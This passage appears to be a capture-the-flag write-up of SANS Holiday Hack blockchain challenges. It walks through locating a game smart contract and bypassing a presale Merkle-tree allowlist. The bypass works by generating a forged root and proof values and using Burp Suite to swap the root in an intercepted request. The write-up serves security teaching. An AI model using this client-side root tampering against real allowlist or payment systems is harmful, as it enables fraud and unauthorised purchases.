


Click on the **KTM** and follow directions to pay for our purchase:




We now go back to the vending machine to get our purchase "**Click here to buy**".





Select the hat and put it on!



2) Blockchain Divination

Difficulty:

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.


Submit

ANSWER:


0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

SOLUTION:


Start by talking with Slicmer:



Click on the "**Blockchain Explorer**" terminal and search for the **"KringleCoin smart contract"**. I started from block 0 and found the contract at **block 11 – KringleCoin.sol**:



Click on you badge and enter the address “**0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554**” to complete this objective!



3) Exploit a Smart Contract

Difficulty: 🎄🎄🎄🎄🎄


Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

ANSWER:


Just buy a Bored Sporc NFT!

SOLUTION:

Let's see what Chorizo has to say:




OK, no help from Chorizo. Let's talk to Luigi:



It looks like we need to figure out how to get on the **"pre-sale" list** so we can buy our **NFT**. Time to look at our hints and see if we can figure this out:


You Can Still Have Fun With Non-Fungible Tokens
Speaker(s): Prof Qwerty Petabyte
http://www.youtube.com/watch?v=Qt_RWBq63S8

Check out QPetabyte twitter account: https://twitter.com/QPetabyte




He references his github link: https://github.com/QPetabyte/Merkle_Trees


Let's click on the "**Bored Sporc Rowboat Society** (BSRS)" terminal to see what we need to do:



When you scroll to the bottom there is an area where you can click to "**Buy a Sporc**" (if you're pre-sale approved!):



Let's click on the "**Buy a Sporc"** area and see what happens:



Wow! A lot of fine print. Here is the text from the image above:
-$-
Welcome to the Bored Sporc Rowboat Society Presale Page!

The presale is only available to those select individuals who have earned a place on our exclusive presale list. If you're not on the list, you might as well leave, because you ain't gettin' a Sporc until we open up sales to the general public. If you are on the list, welcome!

Here's all you gotta do to pre-purchase your Sporc:

1. The presale price for a Sporc is 100 KringleCoin (KC). Yeah, we know that's crazy cheap, but we take care of our buds. When we open sales to the public, these things are gonna shoot to the moon.
2. First, you're gonna want to make sure that your wallet address is on the approved list. Just make sure to leave the "Validate only" box checked, fill in the form, and we'll let you know if you're good-to-go. Before you do anything else, it's always good to be sure you're doing everything right and your address is validated as being on the list (it's actually something called a Merkle Tree... very high-techy-techy stuff).
3. To check if you're on the list, enter your wallet address and the string of proof values that we gave you when we told you that you were on the pre-approved list. Those values should be hex strings (i.e. start with "0x" and consist of a bunch of values that are 0-9 or "a," "b," "c," "d," "e," or "f"). If you're confused, give us a shout and we can help.
4. If you're not on the presale list, you're not on the list. Don't beg and plead with us to put you on the list. Seriously - we've only put Sporcs that we're tight with on the list. WE decided who's on the list (COOL SPORCS ONLY). We don't just let anyone on. If we were putting you on the list, we would've contacted you... not the other way around.
5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).
-$-


So, we need “proof values” before we can buy. Together with some help from my friends in the Discord channel and Professor Petabyte’s information, I determined that I need to create my own “Merkel Tree” to generate my own “proof values” and “root value using Petabyte’s code. Then go back to the “pre-sale page, put in my “Wallet Address” and the “Proof Values”. But before clicking on “Go!”, I need to use Burpsuite to intercept the request and replace the “root” value with the one generated with Petabyte’s code. This should get me on the list and then I could buy my NFT!

So I switched to my Kali VM, and did a git clone https://github.com/QPetabyte/Merkle_Trees to get started.


```
$ cd Merkle_Trees
$ sudo su
# docker build -t merkletrees .
# docker run -it --rm --name=merkletrees merkletrees
mt_user@138af2713724:~$ ls
merkle_tree.py

### make a copy
cp merkle_tree.py jjk.py

### Need to create our own allow list, put our wallet at top, others can be anything
### need enough on the list to generate three proof values
### delete old allowlist = [] with below
# nano jjk.py
allowlist = [ \
'0x0C55220A05a536812e6baE7F20A5Ea7c2C7B3a61',\
'0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA',\
'0xBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB',\
'0xCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC',\
'0xDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD',\
'0xEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE',\
'0x1111111111111111111111111111111111111111',\
'0x2222222222222222222222222222222222222222']

mt_user@138af2713724:~$ python jjk.py
Root: 0xc03c92f1f6d368e7c5c865bb630426e1c91da13b9728d079a63a47674ed0c6b2
Proof: ['0x269d91c95e1aa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d',
'0x37a528d361f7a4c8c5dd4834ef370a0e105e7995bdfe7c772245db1ad2ad56cb',
'0x0e3a131a8f192f83e74561e78c4dd9f06b827803ea1ea3e6ff0ce8682032256d']

### Wallet Address: 0x0C55220A05a536812e6baE7F20A5Ea7c2C7B3a61
### Proof Values:
0x269d91c95e1aa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d,0x37a528d361f7a4c8c5dd4834e
f370a0e105e7995bdfe7c772245db1ad2ad56cb,0x0e3a131a8f192f83e74561e78c4dd9f06b827803ea1ea3e6ff0c
e8682032256d

### launch Burpsuite
### now paste our wallet and these proof values into BSRS presale
```

first try with - X Validate Only !!!
Use above proof values
(0x269d91c95e1aa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d,0x37a528d361f7a4c8c5dd4834ef370a0e105e7995bdfe7c772245db1ad2ad56cb,0x0e3a131a8f192f83e74561e78c4dd9f06b827803ea1ea3e6ff0ce8682032256d)

Setup Burpsuite to “Intercept On”, and hit Go!
should see below



Change root value to our calculated one:
(0xc03c92f1f6d368e7c5c865bb630426e1c91da13b9728d079a63a47674ed0c6b2)



Then hit “Forward” on Burpsuite and turn “Intercept Off”

You should now be added to the Pre-Sale list!!!

Next go to the KTM and enter a transfer of 100 KC like we did to buy a hat:
See step 5 above:

5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

Then go back to the BSRS presale page and follow step 6 above:


6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just **uncheck the "Validate Only" thing**. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

And here is my NFT:

https://boredsporcrowboatsociety.com/TOKENS/BSRS238

And you can also see it in the gallery:


& His Cousin?




Finale

1) Inside Castle


2) Angel




3) Smilegol




4) Timpy Toque



5) Eve Snowshoes



6) Rose Mold



7) Santa